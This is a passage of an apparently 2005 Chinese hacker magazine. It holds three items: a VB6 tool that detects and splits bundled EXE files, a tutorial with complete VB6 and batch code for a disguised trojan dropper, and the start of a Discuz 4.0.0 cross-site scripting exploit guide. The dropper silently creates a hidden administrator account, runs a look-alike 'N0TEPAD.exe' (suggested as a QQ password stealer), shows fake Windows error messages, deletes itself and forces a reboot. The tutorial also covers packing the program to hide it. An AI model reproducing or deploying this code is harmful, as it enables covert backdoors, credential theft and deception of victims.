既然知道了检测器是如何打造的，离分离器就不远了。在检测到“MZ”标志时记录下其出现的位置，基本可以判定这是一个EXE文件的开始，那么下一个“MZ”标志的起始位置倒退一个就是上一个文件的结尾，依此类推，最后一个文件就是其“MZ”标志出现的位置到文件末。这样就能分别得到各个文件的起始位置及大小了。一般来说，第一个文件是捆绑程序在执行时用来分离并调用后两个文件的，也就是说没有太大用处，我们要的是后两个文件。

二、设计

好了，还是老规矩，先给出各个控件的布局（图1），及其属性，如表1。

属性 / 对象	Name	Caption	Enabled
标签	lblFile	你还没有选择文件呢，请点“选择文件”按钮！	True
命令按钮	cmdFile	选择文件	True
命令按钮	cmdCheck	开始检测	False
命令按钮	cmdSplit	开始分离	False
通用对话框	dlg	无	无

表 1

程序初始化，这个就不再多说了，这里只要定义一些需要的私有全局变量，获取当前完整路径而已。




图 1

```
Private FilePath As String '文件路径变量
Private FirstFileLen As Double '第一个文件的长度
Private SecondFileLen As Double '第二个文件的长度
Private ThirdFileLen As Double '第三个文件的长度

Private Sub Form_Load()
'获取当前的完整路径
If Right(App.Path, 1) = "\" Then
    FilePath = App.Path
Else
    FilePath = App.Path & "\"
End If
End Sub
```

这一步就要写文件选择的代码了，此处主要是用来判断有没有选取文件和选取文件的类型是否为EXE文件，在选择文件及文件类型正确的基础上就可以将文件的完整路径显示出来，给使用者校对，并激活相应的按钮，以便程序不会轻易崩溃。

```
'选择文件并判断文件类型，及显示已选文件的所在路径
Private Sub cmdFile_Click()
'通用对话框控件初始化及调用
dlg.FileName = "": dlg.Filter = "EXE|*.exe": dlg.ShowOpen
'判断是否已选择文件
If Len(dlg.FileName) <> 0 Then
    '判断是否为".exe"文件
    If LCase(Right(dlg.FileName, 4)) = ".exe" Then
        '是则显示已选文件的所在路径并激活"开始检测"按钮
        If LenB(dlg.FileName) <= 42 Then
            lblFile.Caption = dlg.FileName
        Else
            lblFile.Caption = Mid(dlg.FileName, 1, 3) + Mid(dlg.
FileName, 4, InStr(4, dlg.FileName, "\") - 3) + "……" + Mid
(dlg.FileName, InStrRev(dlg.FileName, "\"))
        End If
        cmdCheck.Enabled = True
    Else
        '不是".exe"文件则提示重新选择
        MsgBox "你选择的不是可执行文件（.EXE），请重新选择！"
    End If
Else
```

```
    '没有选择文件则提示重新选择文件并将"开始检测"和"开始分离"按钮置为不可用
        MsgBox "你没有选择文件，请重新选择！", vbCritical
        cmdCheck.Enabled = False
        cmdSplit.Enabled = False
    lblFile.Caption = "你还没有选择文件呢，请点"选择文件"按钮！"
    End If
    End Sub
```

剩下的就是本程序的核心部分了，其实有了上面的基础也就不是很难了。先利用"MZ"标志分析是否有捆绑的可能，并分别记录下每一个"MZ"标志的起始位置及计算出相应的文件大小，这样便于下面分离文件使用。如果可能已经被捆绑，就给出"已被捆绑其它文件，建议不要执行！"提示，如图2，并激活分离按钮。文件大小的计算方法其实相当简单，第一个文件就是从开头到第二个"MZ"标志；第二个是从第二个"MZ"标志开始到第三个"MZ"标志；剩下的就是第三个文件，从第三个"MZ"标志到文件末尾。另外，这里还需要说明一点，下面我用的是Unicode码进行比较的，而一个Unicode码占用两个字节，所以在计算长度时需要乘上2。




图 2

```
    '检测文件是否已被捆绑，若已捆绑则提示并记录各个文件的长度
    Private Sub cmdCheck_Click()
    Dim ExeContent() As Byte '存放文件内容的字节变量数组
    Dim FileNum As Integer '自由文件号变量
    Dim i As Integer: i = 0 'EXE 文件头次数变量
    Dim First As Double: Dim Second As Double: Dim Third As Double 'EXE 文件头位置变量
    First = 0: Second = 0: Third = 0 'EXE 文件头位置变量初始化
    '检测时将各个按钮均置为不可用，防止再次检测使程序崩溃
    cmdFile.Enabled = False: cmdCheck.Enabled = False: cmdSplit.Enabled = False
    '获取自由文件号
    FileNum = FreeFile()
    '以二进制方式打开选择的文件
    Open dlg.FileName For Binary As FileNum
    '以文件大小重新定义存放文件内容变量数组大小
    ReDim ExeContent(FileLen(dlg.FileName) - 1)
    '获取文件内容并存入变量
    Get FileNum, , ExeContent
    '关闭文件
    Close FileNum
    '查找第一个 EXE 文件头
    First = InStr(1, ExeContent, StrConv("MZ" & Chr(144) & vbNullString, vbFromUnicode))
    '如果存在则 EXE 文件头次数变量加 1
    If First <> 0 Then i = i + 1
    '从上次找到的位置后继续查找
    Second = InStr(First + 4, ExeContent, StrConv("MZ" & Chr(144) & vbNullString, vbFromUnicode))
    If Second <> 0 Then i = i + 1
    Third = InStr(Second + 4, ExeContent, StrConv("MZ" & Chr(144) & vbNullString, vbFromUnicode))
    If Third <> 0 Then i = i + 1
    '判断 EXE 文件头次数是否大于或等于 2
    If i >= 2 Then
        '是则提示文件已捆绑并将"开始分离"按钮激活，及记录各个文件的大小
        MsgBox "已被捆绑其它文件，建议不要执行！", vbInformation
        cmdSplit.Enabled = True
        FirstFileLen = (Second - First) * 2
        SecondFileLen = (Third - Second) * 2
        ThirdFileLen = FileLen(dlg.FileName) - Third * 2
    Else
        '否则提示没有被捆绑
        MsgBox "没有捆绑其它文件！", vbInformation
    End If
    '激活"选择文件"及"开始检测"按钮
    cmdFile.Enabled = True: cmdCheck.Enabled = True
    End Sub
```

根据上面记录的各个"MZ"标志的起始位置及计算出的文件大小，分别从原文件中读入相应的长度，写入新文件加以命名。这一步主要是二进制文件操作，不是很难，下面的代码中加了详细的注释代码，分离完后给出相应的提示，这里要强调的是，我把每个产生的新文件后都加了扩展名".BAK"，如图3。这样不会因为错误操作而导致不安全文件执行，在很大程度上保护了系统。



图 3

```
    '分离各个文件
    Private Sub cmdSplit_Click()
    Dim FirstFile() As Byte: Dim SecondFile() As Byte: Dim ThirdFile() As Byte '存放各文件内容的字节变量数组
    Dim FileNum As Integer '自由文件号变量
    '========== 分离第一个文件 ==========
    '获取需分离文件的自由文件号
    FileNum = FreeFile()
    '以二进制方式打开需分离的文件
    Open dlg.FileName For Binary As FileNum
    '以文件大小重新定义存放文件内容变量数组大小
    ReDim FirstFile(FirstFileLen)
    '从第一个文件头开始获取文件内容并存入变量
    Get FileNum, , FirstFile
    '关闭需分离的文件
    Close FileNum
    '获取需写入文件的自由文件号
    FileNum = FreeFile()
    '以二进制方式打开需写入的第一个文件，保存在当前目录下的"First.exe.bak"
    Open FilePath & "First.exe.bak" For Binary As FileNum
    '将获取的文件内容写入新文件
    Put #FileNum, , FirstFile
    '关闭需写入的文件
    Close #FileNum
    '========== 分离第二个文件 ==========
    FileNum = FreeFile()
    Open dlg.FileName For Binary As FileNum
    ReDim SecondFile(SecondFileLen)
    '从第二个文件头开始获取文件内容并存入变量
    Get FileNum, FirstFileLen + 1, SecondFile
    Close FileNum
    FileNum = FreeFile()
    Open FilePath & "Second.exe.bak" For Binary As FileNum
    Put #FileNum, , SecondFile
    Close #FileNum
    '========== 分离第三个文件 ==========
    FileNum = FreeFile()
```

```
Open dlg.FileName For Binary As FileNum
ReDim ThirdFile(ThirdFileLen)
'从第三个文件头开始获取文件内容并存入变量
Get FileNum, FirstFileLen + SecondFileLen + 1, ThirdFile
Close FileNum
FileNum = FreeFile()
Open FilePath & "Third.exe.bak" For Binary As FileNum
Put #FileNum, , ThirdFile
Close #FileNum
```

```
'分离结束后给出提示
MsgBox "分离完成! 文件名为First.exe.bak、Second.exe.bak、Third.exe.bak! ", vbInformation
End Sub
```

至此，一款我们自己的EXE捆绑文件检测分离工具就诞生了，本程序在WIN2K+VB6下编译通过。

(本文涉及到的COMDLG32.OCX、SplitExe，光盘有收录)

打造自己的欺骗工具

IcyLeaf[IcyGrass]

我是黑客X档案的铁杆Fans，在黑客X档案2005年第2期中看到一篇“伪装欺骗利用高手——目录欺骗工具”，看完后深受感触，作者的想法很不错，于是，我也想编写出来，而在编写的同时我又想出了另一个方法，经过测试，效果还不错。下面以WinXP为例通过几种方式演示（以下演示在WinXP+VB6.0下通过）。

一、VB6.0之编写篇

原WINXP程序是由Delphi编写UPX加壳，即加壳后的大小为99.5KB，加壳前为232KB。

当你运行有“_notes.exe”的时候，程序会自动生成一个名为“winxp.exe_a”的批处理文件。可以移动_notes.exe到Windows目录里并删除自身，但经过测试我发现了Bug：

1.它在NTFS磁盘里无法删除自身程序！

2.它在NTFS/FAT32磁盘里，把_notes.exe属性改为“隐藏”后，无法移动到Windows下！

为了广大的VB迷，我使用VB6.0编写了一个和原程序一模一样的工具。打开VB6.0，新建一“标准 EXE”工程，打开“代码窗口”输入完整代码（“'”后为注解）。

```
Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String, ByVal nSize As Long) As Long    '得到系统文件夹路径的API函数
Public Function SysWinDir() As String
    Dim sBuffer As String
    Dim lSize As Long
    sBuffer = String(255, 0)
    lSize = GetWindowsDirectory(sBuffer, Len(sBuffer))
    sBuffer = Left(sBuffer, lSize)
    sBuffer = sBuffer & "\"
    SysWinDir = sBuffer
End Function
Private Sub Form_Load()
On Error Resume Next    '定义容错语句
Dim QQfile As String
QQfile = App.Path & "\N0TEPAD.exe"
    App.Title = ""    '遮蔽进程
ChDir (App.Path)    '获取当前路径
    If Dir(App.EXEName) <> "" Then    '判断是否存在与程序同名的文件夹，若没有就建立
        Else
    MkDir (App.EXEName)    '建立文件夹
Shell "explorer.exe " & App.EXEName, vbNormalFocus
    End If
    If Dir(QQfile) = "" Then    '判断是否存在"N0TEPAD.exe"文件，若有就运行
        Else
Name QQfile As SysWinDir & "N0TEPAD.exe"    '"Name"原为重命名，也可以做移动文件
Shell SysWinDir & "N0TEPAD.exe"    '运行windows\下的N0TEPAD.exe程序
    End If
Shell "net user icy 8624 /add", vb_hide    '隐藏添加名为icy，密码为icygrass的用户
Shell "net localgroup administrators icy /add", vb_hide    '隐藏把icy用户添加到管理员组里
    Open "icy.bat" For Output As 1    '新建一个名为“icy.bat”的批处理文件
    Print #1, "del " & App.EXEName & ".exe"    '删除自身程序
    Print #1, "del icy.bat"    '再删除“icy.bat”文件
    Close
Shell "icy.bat", vbHide    '隐藏运行“icy.bat”
    End    '关闭本程序
End Sub
```

完成后不要忘了修改程序的属性，否则生成的程序会有显示，尤其是“版权信息”，一定要清除。大小为176KB，当然我们还要压缩程序，如果使用UPX压缩率只有72%，所以我们使用第2期新年的天空又来“灰鸽子”里介绍的Mew1.2，默认压缩后为73.2KB，还解决了“N0TEPAD.exe”属性设为隐藏也可以移动的BUG。注意一下，“N0TEPAD.exe”的第二个是数字“0”而不是字母“O”！这点我们在做木马时只要把图标改为记事本的图标，就可以以假乱真了。

还有一点，这个程序可以在除了WindowsME以外的系统上运行，不用怕文件夹的图标不一样，也避免了需要多个程序！

二、Delphi7.0之编写篇

由于此软件我现在无法安装上去，这里就给大家几点提示：

1.获得Windows文件夹的API函数：

```
function getwindir:string;
var
buf:array[0..max_path] of char;
begin
getwindowsdirectory(buf,max_path);
result:=buf;
if result[length(result)]<>'\' then
result:=result+'\';
end;
```

2.运行程序

winexec(pchar('程序路径及程

序名'),sw_hide);。

3.退出程序

application.Terminated;。

三、创新篇

起初这个方法是由我的一个朋友想出来的，不过内容太简单，大家先来看下代码（虽然没太大的用处，但我们需要的是创新精神）：

```
@echo off
net user icy /add
net localgroup administrators icy /add
@_notes.exe
md winxp
```

步骤是使用bat2com和com2exe两个程序，把bat转换为exe，设置属性为“最小化运行”，同时使用Resource Hacker更改图标，当我转换后使用ResHacker打开时却显示“这不是一个Win32可执行文件”。

我又想到了冰枫文件加密工具v1.0，使用它后可以改图标了，但运行时总会出现一个CMD窗口，使我很无奈。经过一晚上的思索，我想到了创新方案：把图标改为“飞跃星空”屏保的图标（WinXP中名为ssstars.scr），当运行编写好的程序时，添加用户、运行屏保、判断是否有N0TEPAD.exe（第二个字符不是字母“O”而是数字“0”），有就移动N0TEPAD.exe到系统目录里并运行它。然后出现迷惑用户的回显，再重新启动计算机。


新建一名为winxp.bat的文件内容为（“//”后为注解）：


```
@echo off              //关闭全部回显
net user icy 8624 /add      //添加名为icy,密码为8624的用户
cls              ////清屏，消除用户的疑惑，这点很重要
net localgroup administrators icy /add      //把icy$用户添加到管理员组中
cls
@ssstars.scr /s              //运行“飞跃星空”屏保，参数“/s”为直接运行否则会弹出设置窗口
cls
echo ////////////////////////////////////////////////////////
echo ////    Microsoft Windows XP [Version 5.1.2600]  /////
echo ////          CopyRight(C) Mircosoft 1985-2001      /////
echo ////////////////////////////////////////////////////////
echo This file was broken!!!
echo Please reset your computer              //以上6行为迷惑用户的
pause          //暂停
IF not EXIST N0TEPAD.exe goto 1    //判断是否存在名为N0TEPAD.exe的文件，有就运行，没有就到1途径
@move N0TEPAD.exe %SystemRoot%\N0TEPAD.exe      //移动N0TEPAD.exe到系统目录里并运行
@N0TEPAD.exe
goto 1              //跳到途径1
:1
del winxp.exe   //删除欺骗用户的假屏保
shutdown -r -f -t 0   //立即重启计算机
cls
```

使用冰枫文件加密工具v1.0就可以了，那个图标的规格太苛刻，我没找到符合它要求的ICO文件。这个东东很无敌，可以把BAT转化为EXE，加密后壳为ASPack2.12，脱壳后竟然成了Delphi！后来我又试试其他格式的文件，居然也可以！它的效果比把bat转化为com再转化为exe省事的多，如图1。把一偷QQ的软件该名为N0TEPAD.exe运行icy.exe效果，如图2。并且大小只有34.1KB。这里附上冰枫文件加密工具 v1.0破解限制版。

欢迎大家到www.hackerxfiles.net/bbs上与我一起交流，我的ID为“icyleaf”。

（本文中涉及到的软件冰枫文件加密工具v1.0以及相关代码、图标，光盘有收录）





手把手教你制作Discuz4.0.0跨站漏洞利用程序

玄猫

前些日子Discuz的头像跨站也算是比较火的一个漏洞了，小猫发现了这个漏洞后，写了个Exploit，被多方转载，真是荣幸啊，下面就和大家一起谈谈这个程序的编写。

其实玄猫我对于VB也不是太精通，我们先来分析下这个漏洞和Discuz4.0.0的头像修改页面。

一、漏洞分析

导致这个漏洞的原因是Discuz在修改头像的页面，把待选头像的地址直接写到radio控件里，而在显示头像的页面又没有很好的过滤，所以我们可以写入跨站脚本。

先来看看能不能外部提交。为了方便讲解，我们假设存在漏洞的网站为http://targetzone.com/bbs。先注册一个用户，并且登录，然后我们打开那个选择头像的页面：http://targetzone.com/bbs/memcp.php?action=viewavatars另存到本地，然后用DreamWeaver打开分析一下：可以看到页面里除了头像图片、radio控件，还有一个隐藏域：formhash（图1），为了看看隐藏域的作用，我们随便修改下隐藏域的值，提交，发现程序提示说“您的请求来路不正确或验证字串不符，无法提交。”再测试不修改，直接提交，成功，这样我们可以推断出formhash是页面中一个判断是不是外部提交的参数，不过我们可以很轻易的绕过。

